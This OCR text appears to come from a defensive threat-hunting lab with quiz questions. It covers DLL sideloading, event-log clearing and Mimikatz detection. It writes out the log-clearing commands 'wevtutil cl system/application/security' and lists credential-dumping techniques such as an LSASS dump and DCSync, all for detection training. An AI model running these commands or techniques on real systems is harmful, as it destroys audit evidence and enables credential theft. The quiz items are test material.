
- executing from a directory other than the Java home directory
- loading legitimate DLL from an other-than-expected path
- script processes spawning an unsigned binary
- Service Host process (svchost.exe) spawned by an unexpected parent
- exporting registry hives




Look for the following Sysmon events:

- Event ID 1 — A process was created
- Event ID 7 — A module was loaded
- Event ID 8 — A remote thread was created
- Event ID 13 — A registry value was modified


Defense Evasion | Java DLL Sideloading



Hunt 4 Timeline Creation



Hunt 4 Breakdown



Hunt 4 Public Indicators

What is the name of the benign Java executable that was ran?

SUBMIT CONTINUE

An imphash ("important hash") is a hash based on library/API names and their specific order within the executable. Because of the way a portable executable's ("PE") import table is generated (and therefore how its imphash is calculated), imphash values can be used to identify related malware samples.

What is the imphash of the malicious DLL named after a legitimate Java DLL?

SUBMIT CONTINUE

What is the integrity level of the first jjs.exe process created?

SUBMIT CONTINUE

What is the integrity level of the services.exe process created?

SUBMIT CONTINUE

What is the name of the Windows process the malware used to establish persistence?

SUBMIT CONTINUE

Hunt 4 Relevant Questions

HUNT 5 | SYSTEM AND SECURITY LOGS CLEARED

Adversaries delete generated Windows event logs on a host system to evade defenses

Windows event logs are a record of a computer's alerts and notifications. Microsoft defines an event as "any significant occurrence in the system or in a program that requires users to be notified or an entry added to a log." There are three system-defined sources of Events: System, Application, and Security.

Adversaries performing actions related to account management, account logon and directory service access, etc. may choose to clear the events in order to hide their activities.

Event logs can be cleared with the following utility commands:

- `wevtutil cl system`
- `wevtutil cl application`
- `wevtutil cl security`

ATT&CK™

ID: T1070

Tactic: Defense Evasion

Platform: Linux, macOS, Windows

System Requirements: Clearing the Windows event logs requires Administrator permissions

Data Sources: File monitoring, Process monitoring, Process command-line parameters, API monitoring, Windows event logs

Defense Bypassed: Log analysis, Host intrusion prevention systems, Anti-virus


Key Indicators

Look for the following Windows Event IDs:

- **`Event ID 104 — the specified event log was cleared`**
- **`Event ID 1102 — the Audit log was cleared`**

Self-assessment Checklist — log tampering is typically mitigated by centralized logging and SIEM, but it's important to ensure the fidelity of your logging is preserved. Consider the following questions:
1. If someone stopped your endpoint log forwarding service, would you know about it?
2. If someone changed the firewall to prevent your log forwarder from communicating, would you know about it?
3. If a system didn't synchronize any logs for several days, would you know about it?

Defense Evasion | Indicator Removal on Host



Hunt 5 Timeline Creation

Which log files were cleared?

SUBMIT CONTINUE

Which host were the logs cleared on? Provided the host name.

SUBMIT CONTINUE

What is the account user name associated with the first recorded log clearing event (Event ID 104)?

SUBMIT CONTINUE

Hunt 5 Relevant Questions

Credential Access:

1. Memory dump of lsass.exe using procdump.exe and taskmgr.exe (sysmon 10 & 11)
2. Mimikatz sekurlsa::logonpasswords (sysmon 10)
3. Traces of a KeyLogger using DirectInput (sysmon 13)
4. Browser's saved credentials - 4663 - test conducted for Opera, Chrome and FireFox
5. Assining "SPN" to regular user account as a prep step for kerberoasting (ACL_ForcePwd_SPNAdd_User_Computer_Accounts)
6. BabyShark Mimikatz via PowerShell - sysmon 7 and 10 (babyshark_mimikatz_powershell.evtx)
7. Keefarce HKTL - dump credentials from keepass pwd mgmt solution (CA_keefarce_keepass_credump.evtx) - Sysmon 8, 7 (CreateRemoteThread, ImageLoad)
8. KeeThief - Keepass MasterDB pwd dumper (CA_keepass_KeeThief_Get-KeePassDatabaseKey.evtx) - sysmon CreateRemoteThread
9. Lazagne.exe - Browsers Saved Credentials access - 4663 (CA_chrome_firefox_opera_4663.evtx)
10. Meterpreter - HashDump command
11. Invoke-Mimikatz from Github: sysmon_3_10_Invoke-Mimikatz_hosted_Github.evtx ← Hunt 6
12. DCSync traces on a Domain Controller - Security 4662 - CA_DCSync_4662.evtx [Properties: {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} or Replicating Directory Changes All" extended right] ← Hunt 14

Credential Access Hunts

HUNT 6 | INVOKE-MIMIKATZ

Attackers load and execute credential access tools in memory (fileless), bypassing security controls to obtain account login and password information from software and operating systems

Invoke-mimikatz is one of a number of publicly available tools used to load and execute code remotely without needing to write the executable to the targeted system's disk. Once privilege escalation is achieved, attackers leverage these tools to retrieve the Windows Security Account Manager (SAM) database file containing encrypted passwords.

ATT&CK™

ID: T1003

Tactic: Credential Access

Platform: Windows, Linux, macOS


Permissions Required: Administrator, SYSTEM, root

Data Sources: API monitoring, Process monitoring, PowerShell logs, Process command-line parameters

Key Indicators

Begin by filtering on the indicators below:

- `Event ID 10 — A process was accessed`
- `lsass.exe`



One analytical process for detecting the in-memory version of the Mimikatz credential dumper is to look for instances where processes are requesting specific permissions to read parts of the LSASS process.

